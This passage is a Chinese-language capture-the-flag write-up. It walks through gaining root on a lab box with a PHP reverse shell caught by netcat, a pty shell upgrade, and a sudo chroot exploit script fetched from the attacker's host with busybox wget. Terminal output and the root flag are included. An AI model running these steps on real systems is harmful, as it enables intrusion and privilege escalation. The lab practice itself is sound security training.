
- 改下后面的路径试试



- 测试好几次失败（这里稳定shell应该就可以）





- 尝试 `CVE-2025-32462` 依然失败



- 脚本查找漏洞

```bash
./linux-exploit-suggester.sh
```







- 测试未成功（最后发现是shell不稳定导致）

方案二

- 配置并上传反弹shell






- 然后本地开启nc,点击一下反弹shell文件

```bash
nc -lvnp 1234
```

- 点击上传的php文件





经Tuf大佬帮助，原来是shell不稳定，靶机运行这个代码就可以了

```bash
python3 -c "import pty;pty.spawn('/bin/bash');"
```

下面是排查问题步骤，可忽略

- 首先kali下载raw格式的文件





- 然后kali开启服务

```bash
python3 -m http.server 80
```

- 靶机busybox下载

```bash
busybox wget http://192.168.3.12/sudo-chwoot.sh
```


- 下载完成查看md5是否一致

`md5sum sudo-chwoot.sh`

```
~
nc -lp 1234
drwxr-xr-x 18 root     root       4096 Jul 10 04:36 ..
-rwxrwxrwx  1 www-data www-data    632 Dec 22 07:20 chwoot.sh
-rwxrwxrwx  1 www-data www-data 188338 Dec 22 07:41 sudo-chwoot.sh
$ rm sudo-chwoot.sh
$ ls la
ls: cannot access 'la': No such file or directory
$ ls -la
total 8
drwxrwxrwt  2 root     root       60 Dec 22 07:55 .
drwxr-xr-x 18 root     root     4096 Jul 10 04:36 ..
-rwxrwxrwx  1 www-data www-data  632 Dec 22 07:20 chwoot.sh
$ busybox wget http://192.168.3.12/sudo-chwoot.sh
Connecting to 192.168.3.12 (192.168.3.12:80)
sudo-chwoot.sh       100% |*******************************|  1046  0:00:00 ETA
$ md5sum sudo-chwoot.sh
0bc264e417b6caddead7882450d0d464  sudo-chwoot.sh
$ export PATH=/usr/bin
$ chmod +x ./sudo-chwoot.sh
$ ./sudo-chwoot.sh
woot!

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askp
ass helper
sudo: a password is required
$ python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@5ud0:/tmp$ ls -la
ls -la
```

- 接着靶机执行如下命令

```bash
export PATH=/usr/bin
chmod +x ./sudo-chwoot.sh
./sudo-chwoot.sh
```



- flag2

```
Bash
1 flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
```